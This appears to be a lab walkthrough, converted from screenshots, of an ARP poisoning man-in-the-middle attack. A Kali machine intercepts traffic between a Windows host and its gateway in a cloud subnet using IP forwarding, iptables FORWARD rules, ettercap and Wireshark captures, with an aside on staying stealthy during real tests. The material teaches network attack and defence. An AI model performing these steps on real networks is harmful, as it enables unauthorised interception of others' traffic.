            valid_lft forever preferred_lft forever

[root@kali]~[/home/kali]
#
```

Our target machine info and details are shown here as well as gateway IP & MAC addresses

Name	Description
Description:	Amazon Elastic Network Adapter
Physical address (MAC):	06:c8:6e:69:e8:87
Status:	Operational
Maximum transmission unit:	1500
Link speed (Receive/Transmit):	25/25 (Gbps)
DHCP enabled:	Yes
DHCP servers:	172.31.0.1
DHCP lease obtained:	Sunday, June 23, 2024 6:51:02 PM
DHCP lease expires:	Sunday, June 23, 2024 7:51:02 PM
IPv4 address:	172.31.12.68/20
IPv6 address:	fe80::845f:bce4:8cc2:69ea%2/64
Default gateway:	172.31.0.1
DNS servers:	172.31.0.2
DNS domain name:	us-west-2.compute.internal
DNS connection suffix:	us-west-2.compute.internal
DNS search suffix list:	
Network name:	Network 3

```
Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\fstack>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 2:

  Connection-specific DNS Suffix . : us-west-2.compute.internal
  Link-local IPv6 Address . . . . . : fe80::845f:bce4:8cc2:69e
  IPv4 Address. . . . . : 172.31.12.68
  Subnet Mask . . . . . : 255.255.240.0
  Default Gateway . . . . . : 172.31.0.1

Tunnel adapter Local Area Connection* 3:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Tunnel adapter isatap.us-west-2.compute.internal:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . : us-west-2.compute.internal

C:\Users\fstack>
```

Interface: 172.31.12.68 --- 0x2	Internet Address	Physical Address	Type
169.254.169.123	06-2a-3b-4b-c1-53	dynamic	
169.254.169.254	06-2a-3b-4b-c1-53	dynamic	
172.31.0.1	06-2a-3b-4b-c1-53	dynamic	
172.31.0.2	06-2a-3b-4b-c1-53	dynamic	
172.31.9.6	06-64-03-48-d5-f9	dynamic	
172.31.13.58	06-2c-40-66-13-cb	dynamic	
172.31.15.255	ff-ff-ff-ff-ff-ff	static	
224.0.0.22	01-00-5e-00-00-16	static	
224.0.0.252	01-00-5e-00-00-fc	static	
224.0.0.253	01-00-5e-00-00-fd	static	
239.255.255.250	01-00-5e-7f-ff-fa	static	
255.255.255.255	ff-ff-ff-ff-ff-ff	static	

* you can type in “ arp -a ” command to get this arp table info

** Please pay attention to the last 4 digits of the highlighted IP and MAC values that

This machine identifies at level 2

First we are going to change some configurations within Kali Linux in terms of how we are going to look into the traffic and forward traffic on to the real Gateway. In order to do that , we will go into our Kali machine and type in the following commands.

- make sure you are the root user

The screenshot shows a terminal window with two tabs: 'root@kali: /home/kali' and 'kali@kali: ~'. The root tab contains the following session:

```
(kali㉿kali)-[~]
$ sudo su
(root㉿kali)-[/home/kali]
# cat /proc/sys/net/ipv4/ip_forward
0

(root㉿kali)-[/home/kali]
# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1

(root㉿kali)-[/home/kali]
# sysctl -p

(root㉿kali)-[/home/kali]
# cat /proc/sys/net/ipv4/ip_forward
1

#
```

Orange annotations highlight the command `cat /proc/sys/net/ipv4/ip_forward`, the output '0', the command `sysctl net.ipv4.ip_forward=1`, the output '1', and a large orange arrow pointing from the output '1' back up towards the command `cat /proc/sys/net/ipv4/ip_forward`.

Also, type in the following two lines of commands on your Kali machine to enable ip forwarding


"

```
iptables -A FORWARD -i eth0 -j ACCEPT
```

```
iptables -A FORWARD -o eth0 -j ACCEPT "
```


* eth0 is whatever your interface is.

The ARP spoofing attacker pretends to be both sides of a network communication channel




We will tell the windows machine, we are the gateway simultaneously , we will tell the gateway that we are the windows machine so both of these devices will think that we are the other device via ARP protocol.

For the Arp Poisoning attack, we will be using ETTERCAP which comes pre-installed in KALI Linux. To launch the ettercap graphical interface , type in “ sudo ettercap -G ” in your terminal.



A screenshot of a terminal window titled "kali@kali: ~". It shows two tabs: "root@kali:/home/kali" and "kali@kali: ~". The current tab is active and displays the command "\$ sudo ettercap -G" being typed. The background of the terminal is dark grey.

We will also start up wireshark as well in the background by typing in “ sudo wireshark ” in the Kali Terminal.



A screenshot of a terminal window titled "root@kali: /home/kali". It shows three tabs: "root@kali:/home/kali", "kali@kali: ~", and "root@kali:/home/kali". The current tab is active and displays the command "\$ sudo wireshark" being typed. The terminal window has a standard KDE-style interface with a menu bar, toolbars, and a status bar indicating "root@kali: /home/kali".


By typing in “ route -n ” command, we can verify the Gateway/Router IP address we will use for the Arp Poisoning attack.

Before we start our attack - injecting ARP requests, we need to start the capture of those packets by turning on wireshark so we can understand at the packet level how

Ettercap is doing what is considered poisoning the ARP table of the victim machine and the Gateway/Router.

Go to Wireshark GUI and click on your interface , in our case it is - eth0 . After, click on the Blue shark fin icon to start capturing packets.

- You will see the ip and MAC address info of your Kali machine on the interface




Go back to Ettercap GUI → click on the check icon at the top→click on eth0



First thing we need to do with Ettercap is to tell it who the two targets are.


1-Victim machine(windows box) 2- Gateway/Router. So it knows how to build the arp poisoning.Click on the search icon to start scanning the network for lists of hosts.



You will see that hosts are added to the hosts list, click on the hosts list icon to view identified hosts including the victim and router.

What happened was that Ettercap sent out a bunch of arp traffic scanning through the local subnet and looking at which systems responded.


- If you are trying to be really stealth and doing an actual pen-testing, that is something you are not going to want to do. That could trigger some alarms.



We can see which systems are active to configure our Arp Poisoning attack.


- We will add Windows machine 172.31.12.68 - e8:87 <-(last 4 digits of MAC address) to target one and Gateway/Router 172.31.0.1 -C1:13 as target two and hit the Globe icon to

start Arp Poisoning.



*Before we launch the attack, make sure to start wireshark capture to see the Arp Packets.

- Leave sniff remote connections box checked and hit OK and start poisoning



Next we will go to wireshark and see that we are able to capture these arp poisoning attacks. Just to give context we have the MAC addresses of these devices prior to the Arp Poisoning attack as shown:

Kali machine - attacker 172.31.13.58 MAC 13:cb

Windows Box- Victim 172.31.12.68 MAC e8:87

Gateway/R - Victim 172.31.0.1 MAC c1:53

Interface: 172.31.12.68 --- 0x2		
Internet Address	Physical Address	Type
169.254.169.123	06-2a-3b-4b-c1-53	dynamic
169.254.169.254	06-2a-3b-4b-c1-53	dynamic
172.31.0.1	06-2a-3b-4b-c1-53	dynamic
172.31.0.2	06-2a-3b-4b-c1-53	dynamic
172.31.9.6	06-64-03-48-d5-f9	dynamic
172.31.13.58	06-2c-40-66-13-cb	dynamic
172.31.15.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.252	01-00-5e-00-00-fc	static
224.0.0.253	01-00-5e-00-00-fd	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Lets take a look at these MAC addresses:

- first ARP packet sender is 13:cb Kali Machine With IP address 172.31.0.1 ← pretending to be the router
- second ARP packet sender is 13:cb Kali Machine ← pretending to be DNS server

No.	Time	Source	Destination	Protocol	Length	Info
1450	6.593716277	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	172.31.
1451	6.593760296	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	172.31.
1452	6.593772956	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	Who has
1453	6.593797317	06:2a:3b:4b:c1:53	06:2c:40:66:13:cb	ARP	42	172.31.
1454	6.593861084	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	Who has
1455	6.593886357	06:2a:3b:4b:c1:53	06:2c:40:66:13:cb	ARP	42	172.31.
1456	6.612173129	06:2c:40:66:13:cb	06:c8:6e:69:e8:87	ARP	42	172.31.
1459	6.612210522	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	172.31.
1460	6.612224714	06:2c:40:66:13:cb	06:c8:6e:69:e8:87	ARP	42	Who has
1461	6.612252346	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	Who has
1462	6.612260109	06:c8:6e:69:e8:87	06:2c:40:66:13:cb	ARP	42	172.31.
1463	6.612260109	06:2a:3b:4b:c1:53	06:2c:40:66:13:cb	ARP	42	172.31.

Type: ARP (0x0806)

Address Resolution Protocol (reply)

- Hardware type: Ethernet (1)
- Protocol type: IPv4 (0x0800)
- Hardware size: 6
- Protocol size: 4
- Opcode: reply (2) *

Sender MAC address: 06:2c:40:66:13:cb (06:2c:40:66:13:cb) ←

Sender IP address: 172.31.0.2 ←

Target MAC address: 06:2a:3b:4b:c1:53 (06:2a:3b:4b:c1:53) ←

Target IP address: 172.31.0.1 ←

[Duplicate IP address detected for 172.31.0.2 (06:2c:40:66:13:cb) - also in use by]

Sender MAC address (arp src hw mac) 6 byte(s)

No.	Time	Source	Destination	Protocol	Length	Info
1450	6.593716277	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	172.31
1451	6.593760296	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	172.31
1452	6.593772956	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	Who ha
1453	6.593797317	06:2a:3b:4b:c1:53	06:2c:40:66:13:cb	ARP	42	172.31
1454	6.593861084	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	Who ha
